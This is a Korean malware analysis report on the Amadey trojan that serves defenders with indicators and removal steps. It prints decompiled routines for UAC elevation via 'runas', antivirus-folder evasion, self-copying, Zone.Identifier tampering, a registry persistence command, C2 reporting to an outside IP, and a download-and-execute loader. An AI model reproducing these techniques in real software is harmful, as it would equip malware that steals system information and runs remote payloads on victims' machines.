871294e398217876017702c96d0e7854 ANALYSIS REPORT

[MALWARE ANALYSIS REPORT]

Nov, 2018

By WOODONGGYU

목 차

1. 개요

1-1. 개요

생략.

1-1. 악성코드 정보

파일명	Amadey.exe
파일 타입	WIN32 EXE
크기	50,416 byte
해쉬	871294e398217876017702c96d0e7854

VirusTotal 에서는 <Figure 1> 과 같이 진단하고 있다.




Figure 1. VirusTotal 진단

1-2. 실행 과정

생략.

2. 악성코드 분석

2-1. 권한 상승

C:₩ProgramData 경로에 0 바이트 크기의 "0" 파일을 생성한다.

"0" 파일이 존재하지 않을 경우,

1. *시스템 정보를 수집하여 C&C 서버에 전송한다.*
2. *관리자 권한으로 파일을 재 실행한다.*

코드 레벨에서 권한 상승된 프로세스를 실행시키기 위해서는 ShellExecuteEx 함수를 사용해야 한다.

SHELLEXECUTEINFO 구조체의 lpVerb 는 권한 상승과 관련된 필드로, 필드 값을 "runas" 로 지정할 경우, lpFile 필드의 파일을 관리자 권한으로 실행한다. <Figure 4> 참조

※ runas : 타 계정(관리자 포함)의 권한으로 프로그램을 실행하는 윈도우 명령이다.

```
int aElevateUAC(void)
{
  int result; // eax@3
  char *path; // eax@4

  if ( !aNewGetProcessIntegrityLevel() )
    aBasic(1);
  while ( 1 )
  {
    result = aNewGetProcessIntegrityLevel();
    if ( result )
      break;
    path = aGetSelfPath();
    aRunAsAdminAndWait(path);
  }
  return result;
}
```

Figure 2. aElevateUAC 함수 내부

```
BOOL aNewGetProcessIntegrityLevel(void)
{
  char *ProgramData; // eax@1
  CHAR v2; // [sp+20h] [bp-118h]@1

  FillChar(&v2);
  ProgramData = aGetProgramDir();               // ProgramData = C:₩ProgramData
  strcat(&v2, ProgramData);
  strcat(&v2, aElevateFile);                    // aElevateFile = "0"
  aCreateFile(&v2);                             // v2 = C:₩ProgramData₩0
  return aFileExists(&v2) == 1;
}
```

Figure 3. aNewGetProcessIntegrityLevel 함수 내부

```
signed int __cdecl aRunAsAdminAndWait(char *path)
{
  signed int v2; // [sp+1Ch] [bp-4Ch]@0
  SHELLEXECUTEINFOA pExecInfo; // [sp+20h] [bp-48h]@1

  memset(&pExecInfo, 0, 60u);
  pExecInfo.cbSize = 60;
  pExecInfo.hwnd = 0;
  pExecInfo.lpVerb = aDecrypt(aRunAs);          // aRunAs : runas
  pExecInfo.lpFile = path;
  pExecInfo.nShow = SW_HIDE;
  pExecInfo.fMask = SEE_MASK_NOCLOSEPROCESS;
  if ( ShellExecuteExA(&pExecInfo) )
  {
    WaitForSingleObject(pExecInfo.hProcess, 0xFFFFFFFF);
    v2 = 1;
  }
  return v2;
}
```

Figure 4. aRunAsAdminAndWait 함수 내부

2-2. 파일 복사

파일 복사를 하기 위해서는 몇가지 조건이 만족되어야 한다.

1. *C:₩ProgramData 경로에 "Norton" 혹은 "Sophos" 폴더가 존재하지 않을 경우*

C:₩ProgramData 의 경로에서 AV 폴더 존재 여부를 검사한다. Norton(10) 혹은 Sophos(11) 폴더가 존재할 경우, 파일 복사를 하지 않는다. <Figure 5, 6> 참조

AVAST Software (1)	Avira (2)	Kaspersky Lab (3)	ESET (4)
Panda Security (5)	Doctor Web (6)	AVG (7)	360TotalSecurity (8)
Bitdefender (9)	Norton (10)	Sophos (11)	Comodo (12)

Figure 5. 백신 확인

```
int __cdecl aDrop(char *path)
{
  int result; // eax@1 MAPDST
  char *v2; // eax@3
  char *v3; // eax@3
  char *v4; // ebx@3
  char *v5; // eax@3
  char Str; // [sp+10h] [bp-418h]@3
  CHAR v7; // [sp+210h] [bp-218h]@3

  result = aCheckAV();
  if ( result != 10 && result != 11 )
  {
```

Figure 6. aDrop 함수 내부

2. *실행 중인 파일의 경로가 "C:₩ProgramData₩1be588a5b7₩gdsun.exe" 이 아닐 경우*

```
result = aCheckAV();
if ( result != 10 && result != 11 )
{
  FillChar(&v7);
  FillChar(&Str);
  v2 = aGetSelfDestination(0);
  strcat(&v7, v2);                          // &v7 = C:₩ProgramData₩1be588a5b7
  v3 = aGetSelfDestination(1);
  strcat(&Str, v3);                         // &Str = C:₩ProgramData₩1be588a5b7₩gdsun.exe
  v4 = strlwr(&Str);
  path = strlwr(path);                      // path = 현재 실행파일 경로
  result = strcmp(path, v4);
  if ( result )
```

Figure 7. aDrop 함수 내부

3. *C:₩ProgramData 경로의 "1be588a5b7" 폴더 및 "C:₩~₩gdsun.exe" 파일 존재 여부 검사.*

```
  if ( result )
  {
    if ( aFileExists(&Str) == 1 )
      exit(0);
    if ( !aDirectoryExists(&v7) )
      aMkDir(&v7);
    if ( !aDirectoryExists(&v7) )
      exit(0);
    aCopyFile(path, &Str);
    aUnlockFile(&Str);
    aCreateProcess(&Str);
    aBasic(2);
    exit(0);
  }
}
```

Figure 8. aDrop 함수 내부

위의 3가지 조건을 만족하면, 현재 실행 중인 프로그램을 "C:₩~₩1be588a5b7₩gdsun.exe" 로 복사한다.

그 후, 파일의 ADS(Alternate Data Stream) 에 Zone.Identifier 값 수정을 시도한다. 값 수정을 통해 파일의 보안 속성을 해체 할 수 있는데, 정상적으로 Zone.Identifier 값을 수정하지 않는다.

```
BOOL __cdecl aUnlockFile(char *a1)
{
  const char *v1; // eax@1
  HANDLE hFile; // ST20_4@1
  DWORD NumberOfBytesWritten; // [sp+24h] [bp-4h]@1

  FillChar(aUnlockFile(char *)::FilePath);
  NumberOfBytesWritten = 200;
  strcat(aUnlockFile(char *)::FilePath, a1);
  v1 = aDecrypt(aZoneIdent);                    // :Zone.Identifier
  strcat(aUnlockFile(char *)::FilePath, v1);
  hFile = CreateFileA(aUnlockFile(char *)::FilePath, GENERIC_WRITE, 0, 0, 2u, 0x10000080u, 0);
  WriteFile(hFile, &unk_407000, 0, &NumberOfBytesWritten, 0);
  return CloseHandle(hFile);
}
```

Figure 9. aUnlockFile 함수 내부

※ ADS 에는 Zone.Identifier 값이 기록된다. 요즘 인터넷에서 다운로드 받은 파일은 사용자의 확인을 한번 더 거쳐 실행되도록 되어 있다. 다운로드 받은 파일에 Zone.Identifier 값을 기록하여 어느 영역(인터넷, 로컬 인트라넷, 신뢰할 수 있는 사이트, 제한된 사이트)에서 다운로드 받아진 파일인지 정의해 놓은 것에 따라 "보안경고" 를 출력한다.

보안 속성을 해체 시도를 한 후, 복사한 파일(C:₩~₩gdsun.exe)을 실행한다. 그리고 감염된 PC의 시스템 정보를 C&C 서버로 전송하고 종료한다.

2-3. 자동 실행

C:₩ProgramData 경로에 "360TotalSecurity" 폴더가 존재하지 않는다면, HKCU₩~₩User Shell Folders 레지스트리 값을 추가하여 부팅 시 자동 실행이 되도록 한다.

 # REG ADD "HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Explorer₩User Shell Folders" /f /v Startup /t REG_SZ /d C:₩ProgramData₩1be588a5b7

```
signed int __cdecl aAutoRun(char *path)
{
  signed int result; // eax@1 MAPDST
  const char *v2; // eax@2
  CHAR CommandLine; // [sp+10h] [bp-218h]@2

  result = aCheckAV();
  if ( result != 8 )
  {
    FillChar(&CommandLine);
    v2 = aDecrypt(aAutoRunCmd);
    strcat(&CommandLine, v2);
    strcat(&CommandLine, path);
    result = aCreateProcess(&CommandLine);
  }
  return result;
}
```

Figure 10. aAutoRun 함수 내부


이름	종류	데이터
NetHood	REG_EXPAND_SZ	%USERPROFILE%₩AppData₩Roaming₩Microsoft₩Windows₩Network Shortcuts
Personal	REG_EXPAND_SZ	%USERPROFILE%₩Documents
PrintHood	REG_EXPAND_SZ	%USERPROFILE%₩AppData₩Roaming₩Microsoft₩Windows₩Printer Shortcuts
Programs	REG_EXPAND_SZ	%USERPROFILE%₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu₩Programs
Recent	REG_EXPAND_SZ	%USERPROFILE%₩AppData₩Roaming₩Microsoft₩Windows₩Recent
SendTo	REG_EXPAND_SZ	%USERPROFILE%₩AppData₩Roaming₩Microsoft₩Windows₩SendTo
Start Menu	REG_EXPAND_SZ	%USERPROFILE%₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu
Startup	REG_SZ	C:₩ProgramData₩1be588a5b7
Templates	REG_EXPAND_SZ	%USERPROFILE%₩AppData₩Roaming₩Microsoft₩Windows₩Templates

Figure 11. 명령어 실행 결과

2-4. C2 통신

전송 정보(POST)	설명
id	Serial Number 연산 값
vs	1.03 (악성코드 버전으로 추정됨 -> 하드코딩되어 있음)
ar	계정 상태
bi	Architecture(x86, x64)
lv	aBasic 함수 호출 인자
os	OS 정보
av	백신 정보
pc	PC명
un	유저명

Figure 12. C&C로 전송하는 정보



```
192.168.214.220   212.47.252.252    HTTP      266 POST /CC/index.php HTTP/1.1  (application/x-www-form-urlencoded)
212.47.252.252    192.168.214.220   HTTP      220 HTTP/1.1 200 OK
192.168.214.220   212.47.252.252    HTTP      266 POST /CC/index.php HTTP/1.1  (application/x-www-form-urlencoded)
212.47.252.252    192.168.214.220   HTTP      220 HTTP/1.1 200 OK
192.168.214.220   212.47.252.252    HTTP      266 POST /CC/index.php HTTP/1.1  (application/x-www-form-urlencoded)
212.47.252.252    192.168.214.220   HTTP      220 HTTP/1.1 200 OK
192.168.214.220   212.47.252.252    HTTP      266 POST /CC/index.php HTTP/1.1  (application/x-www-form-urlencoded)
212.47.252.252    192.168.214.220   HTTP      220 HTTP/1.1 200 OK
192.168.214.220   212.47.252.252    HTTP      266 POST /CC/index.php HTTP/1.1  (application/x-www-form-urlencoded)
212.47.252.252    192.168.214.220   HTTP      220 HTTP/1.1 200 OK
```

Figure 13. 전송 패킷

보통 <Figure 12, 13>과 같이 C2 서버로 정보를 전송하지만, 아래의 조건을 만족하면 추가적으로 특정 URL로부터 파일 다운로드 시도 및 실행한다.

1. *lv 값이 0 일 경우*

파일 실행경로가 "C:₩ProgramData₩1be588a5b7₩gdsun.exe" 일 경우, aBasic 함수 인자를 0 으로 호출한다.

2. *C2 서버로부터 Response 받은 데이터의 특정 값(downtype, pathtype, runtype)이 0 또는 1일 경우*

코드 내부에서는 서버로부터 Response Data를 받아와 데이터를 가공하는 작업을 거친다.

가공을 거친 데이터는 <Figure 14>와 같이 사용된다.

send_data	C2 서버로 보낼 데이터
url	파일 다운로드 URL
runtype	실행 방법(CreateProcess or ShellExecute)
downtype	다운받을 파일타입(EXE or DLL)
pathtype	다운받을 위치(C:₩~₩Temp or C:₩~₩1be588a5b7)

Figure 14. Response Data

정상적으로 파일 다운로드가 되었다면, send_data 와 함께 결과 값(e0, e1, d1)을 C2 서버로 전송한다. 일반적으로 정

상적으로 실행이 되지 않았을 때에는 "e[숫자]" 형태를 띄고 있으며, 정상적으로 실행 시에는 "d1" 값을 가지는 것으로 보여진다. <Figure 15> 참조

```
signed int __cdecl aProcessExeLocal(char *url, LPCSTR downfile, char *send_data, char *runtype)
{
  signed int result; // eax@1

  result = aFileExists(downfile);
  if ( !result )
  {
    aUrlMonDownload(url, downfile);
    if ( aFileExists(downfile) != 1 || aFileSize(downfile) <= 5120 )
    {
      result = aRaport(send_data, "e0");
    }
    else
    {
      if ( !strcmp(runtype, "0") )
      {
        if ( aCreateProcess(downfile) )
          aRaport(send_data, "d1");
        else
          aRaport(send_data, "e1");
      }
      result = strcmp(runtype, "1");
      if ( !result )
      {
        if ( aRunAsAdminAndWait(downfile) )
          result = aRaport(send_data, "d1");
        else
          result = aRaport(send_data, "e1");
      }
    }
  }
  return result;
}
```

Figure 15. aProcessExeLocal 함수 내부

3. 결론

3-1. 결론

위 파일은 크게 시스템 정보를 취득하여 특정 서버로 전송하고, 사용자의 의도와 무관하게 파일을 다운로드 및 실행한다. 이 모든 행위들이 사용자 모르게 이루어진다는 점을 미루어 볼 때 악성코드로 판단 되어진다.

3-2. 치료방법

1. *taskkill /F /im gdsun.exe*
2. *rmdir C:₩ProgramData₩1be588a5b7*
3. *REG DELETE "HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩Explorer₩User Shell Folders" /v Startup*
4. *del C:₩ProgramData₩0*